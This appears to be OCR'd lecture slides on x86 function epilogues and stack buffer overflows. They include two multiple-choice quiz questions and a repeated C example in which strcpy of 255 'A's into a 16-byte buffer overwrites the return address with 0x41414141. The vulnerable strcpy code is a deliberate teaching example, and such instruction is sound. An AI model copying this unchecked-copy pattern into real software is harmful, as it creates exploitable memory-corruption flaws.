
```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```

```
mov %ebp, %esp
pop %ebp
```



How does the function know where to return when it executes the ret instruction?

A. It returns to the value in eax

B. It returns to the value in eip

C. It pops the return address off the top of the stack and returns there

D. It uses eax as a pointer and loads the return address from the memory location pointed to by eax

E. It uses eip as a pointer and loads the return address from the memory location pointed to by eip

What happens if the return address on the stack becomes corrupted and points to the wrong place?

A. The program crashes

B. The program raises an exception

C. The program returns to the correct place regardless of the stack

D. The program returns to the wrong location


E. It depends on the corrupted value

Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```


Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```



Buffer overflow example


```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



AAAAAAA...

0x41414141

0x41414141

0x41414141


AAAAAAA...

prev FP

Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
    char buf[256];
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    foo(buf);              ?
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



AAAAAA...

0x41414141

0x41414141

0x41414141


AAAAAAA...

prev FP

Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
   foo(buf);            ?
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



AAAAAA...

0x41414141

0x41414141


0x41414141

AAAAAAA...

prev FP

Buffer overflow example

```
eip = 0x41414141


???
```



AAAAAA…

0x41414141

0x41414141

